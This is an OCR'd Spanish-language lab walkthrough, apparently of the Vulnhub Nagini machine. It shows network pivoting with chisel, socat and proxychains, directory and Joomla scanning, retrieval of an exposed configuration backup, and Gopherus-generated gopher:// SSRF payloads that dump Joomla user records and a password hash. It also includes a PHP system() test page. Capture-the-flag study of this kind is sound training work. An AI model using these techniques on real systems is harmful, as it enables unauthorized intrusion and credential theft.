
los comandos -sT -Pn son obligatorios al estar usando proxychain

proxychains4 nmap -sT -Pn --top-ports 500 --open -T5 -v -n 10.10.0.130 2>/dev/null


**Y ahora volvemos a iniciar la recopilacion de informacion como lo hicimos con la primer maquina



en foxyproxy añadimos un nuevo proxy




Y listo tenemos conexion




**Con gobuster enumeramos directorios

gobuster dir -u http://10.10.0.130/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt xt -t 20 -x html,php,txt --proxy socks5://127.0.0.1:1080



Encontramos un note y un joomla

En note encontramos lo siguiente



Lo relevante es http3 ya que este se basa en protocolo UDP, hacemos de nuevo el modo cliente desde aragog pero con cambios para permitit acceso al puerto 443


./chisel client 192.168.3.41:1234 R:socks R:443:10.10.0.130:443/udp

**Instalamos quiche

https://github.com/cloudflare/quiche


En la ruta quiche/target/debug/examples esta http3-client

usamos la siguiente ejecucion ./http3-client https://127.0.0.1



Si vamos a la pagina mencionada nos da

Los datos introducidos se ve nreflejados en la url, y al poner http://localhost como input vemos que se refleja




En Resources creamos un directorio llamado Socat, aqui descargamos socat github que es un binario, luego lo mandamos a aragog, nonecesitaremos clave porque introdujimos nuestra clave de ssh

scp socat root@192.168.3.42:/tmp/socat


lo que vamos a hacer es crear una conexion entre nagiri y nuestra maquina atacante, en tmp/, le daremos permisos de ejecucion a socat, esto desde la maquina aragog, y ejecutamos el siguiente comando

./socat TCP-LISTEN:4343,fork TCP:192.168.3.41:80

vamos a mandar todo lo entrante por el puerto 4343, socat lo dirige a la maquina atacante, por lo que si buscamos https://10.10.0.128:4343, veremos una pagina que anteiormente cree en la maquina atacante y lo expuse con un servidor en python



Viendo esto, se nos viene a la idea el crear una pagina que permita ejecutar comandos de linux asi que vamos, creamos la pagina pwned.php con el codigo que ya vimos antes, lo buscamos desde esta pagina y ejecutamos comandos, esto puediera ser asi pero la pagina toma el codigo como texto




```
<html>
<head>
    <title>Resource Fetching Page</title>
    <meta charset="utf-8">
</head>
<body>
    <center><h1>Welcome to Internal Network Resource Fetching Page</h1></center>
    <br><br>

    <form action="/internalResourceFeTcher.php" method="GET">
    <center><input type="text" name="url" value="" id='url'>
    <input type="submit" value="Fetch"></center>
    </form>
</body>

<?php
  system("whoami");
?>
```

Regresamos a 10.10.0.139/joomla, y bueno en un texto nos habia dicho que habia archivos .bak expuestos, hacemos un joomscan

proxychains4 perl joomscan.pl -u http://10.10.0.130/joomla/ 2>/dev/null

Y como resultado tenemos:



Aquí vemos que administrador esta expuesto y que encontró un archivo bak, descargaremos el bak de la siguiente manera

proxychains curl -s -X GET http://10.10.0.130/joomla/configuration.php.bak > configuration.php

Este archivo tiene datos de la base de datos

clonamos este link en resources

git clone https://github.com/tarunkant/Gopherus

**Abrimos gopherus de la siguiente manera y con los siguientes parámetros

Gopheurs solo sirve con bd de datos que no tienen clave

Copiamos el linkosete de debajo

Y lo pegamos aqui

Darle al enter y despues si no vemos resultados, recargar la pagina hasta que salga algo, ctrl + r;

Welcome to Internal Network Resource Fetching Page

Fetch

c 5.5.5-10.3.27-MariaDB-0+deb10u1+y\Bq7[G0��-��XJKw;Z58X35Qmysql_native_passwordKdefinformation_schemaSCHEMATASCHEMATADatabase SCHEMA_NAME!��information_schemajoomla�"

Vemos la base de datos joomla, enfoquemonos en esa, volvemos a la app y pedimos otra consulta

Nos da estos resultados

c 5.5.5-10.3.27-MariaDB-0+deb10u1/.XOe/YRn��-□��□□S6Rz0}F&?
=Smysql_native_password□□□□□ @
□□□joomla□□□X□□def□information_schema□TABLE_NAMES□TABLE_NAMES□Tables_in_
joomla TABLE_NAME□!

□□□□□□*joomla_action_log_config*□□□*joomla_action_logs*□□□*joomla_action_logs_extensions*□□□*joomla_action_logs_users*□□ *joomla_assets*□ □*joomla_associations*□ □*joomla_banner_clients*□□□*joomla_banner_tracks*□□□*joomla_banners*□ □*joomla_categories*□□□*joomla_contact_details*□□□*joomla_content*□□□*joomla_content_frontpage*□□□*joomla_content_rating*□□□*joomla_content_types*□□□*joomla_contentitem_tag_map*□□□*joomla_core_log_searches*□□□*joomla_extensions*□□ *joomla_fields*□□□*joomla_fields_categories*□□□*joomla_fields_groups*□□□*joomla_fields_values*□□□*joomla_finder_filters*□□□*joomla_finder_links*□□□*joomla_finder_links_terms0*□□□*joomla_finder_links_terms1*□□□*joomla_finder_links_terms2*□□□*joomla_finder_links_terms3*□ □*joomla_finder_links_terms4*□*!*□*joomla_finder_links_terms5*□*"*□*joomla_finder_links_terms6*□*#* □*joomla_finder_links_terms7*□*$*□*joomla_finder_links_terms8*□*%*□*joomla_finder_links_terms9*□*&*□*joomla_finder_links_termsa*□*'*□*joomla_finder_links_termsb*□*(*□*joomla_finder_links_termsc*□*)*□*joomla_finder_links_termsd*□□joomla_finder_links_termse□+□joomla_finder_links_termsf□,□joomla_finder_taxonomy□-□joomla_finder_taxonomy_map□.□joomla_finder_terms□/□joomla_finder_terms_common□0□joomla_finder_tokens□1□joomla_finder_tokens_aggregate□2□joomla_finder_types□3□joomla_languages□4□joomla_menu□5□joomla_menu_types□6□joomla_messages□7□joomla_messages_cfg□8□joomla_modules□9□joomla_modules_menu□:□joomla_newsfeeds□;□joomla_overrider□<□joomla_postinstall_messages□=□joomla_privacy_consents□>□joomla_privacy_requests□?□joomla_redirect_links□@□joomla_schemas□A□joomla_session□B□joomla_tags□C□joomla_template_styles□D□joomla_ucm_base□E□joomla_ucm_content□F□joomla_ucm_history□G□joomla_update_sites□H□joomla_update_sites_extensions□I□joomla_updates□J□joomla_user_keys□K□joomla_user_notes□L□joomla_user_profiles□M□joomla_user_usergroup_map□N□joomla_usergroups
O□joomla_users□P□joomla_utf8_conversion□Q□joomla_viewlevels□R□"

**Volvemos a hacer otra consulta

```
┌──(venv)─(root㉿kali)-[/home/.../Desktop/Vulnhub/resources/Gopherus]
└─# gopherus --exploit mysql

  ____                 _
 / ___| ___  _ __ ___ | |__   ___ _ __ _   _ ___
| |  _ / _ \| '_ ` _ \| '_ \ / _ \ '__| | | / __|
| |_| | (_) | | | | | | |_) |  __/ |  | |_| \__ \
 \____|\___/|_| |_| |_|_.__/ \___|_|   \__,_|___/

        author: $_SpyD3r_$

For making it work username should not be password protected!!!

Give MySQL username: goblin
Give query to execute: USE joomla; Select name,username,email,password from joomla_users;

Your gopher link is ready to do SSRF :

gopher://127.0.0.1:3306/_%a5%00%00%01%85%a6%ff%01%00%00%00%01%21%00%00%00%
%6f%72%64%00%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e
32%09%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%36%34%0c%70%72%6f%
e%61%6d%65%2c%65%6d%61%69%6c%2c%70%61%73%73%77%6f%72%64%20%66%72%6
```

Welcome to Internal Network Resource Fetching Page

Fetch

c 5.5.5-10.3.27-MariaDB-0+deb10u1g#M=+[i"h��-��hP6]RbwRqar:mysql_native_password @ joomla<defjoomlajoomla_usersjoomla_usersnamename!��
@Ddefjoomlajoomla_usersjoomla_usersusernameusername!��@>defjoomlajoomla_usersjoomla_usersemailemail!,@ @Ddefjoomlajoomla_users
joomla_userspasswordpassword!,@n Super User site_adminsite_admin@nagini.hogwarts<$2y$10$cmQ.akn2au104AhR4.YJBOC5W13gyV21D/
bkoTmbWWqFWjzEW7vay@"

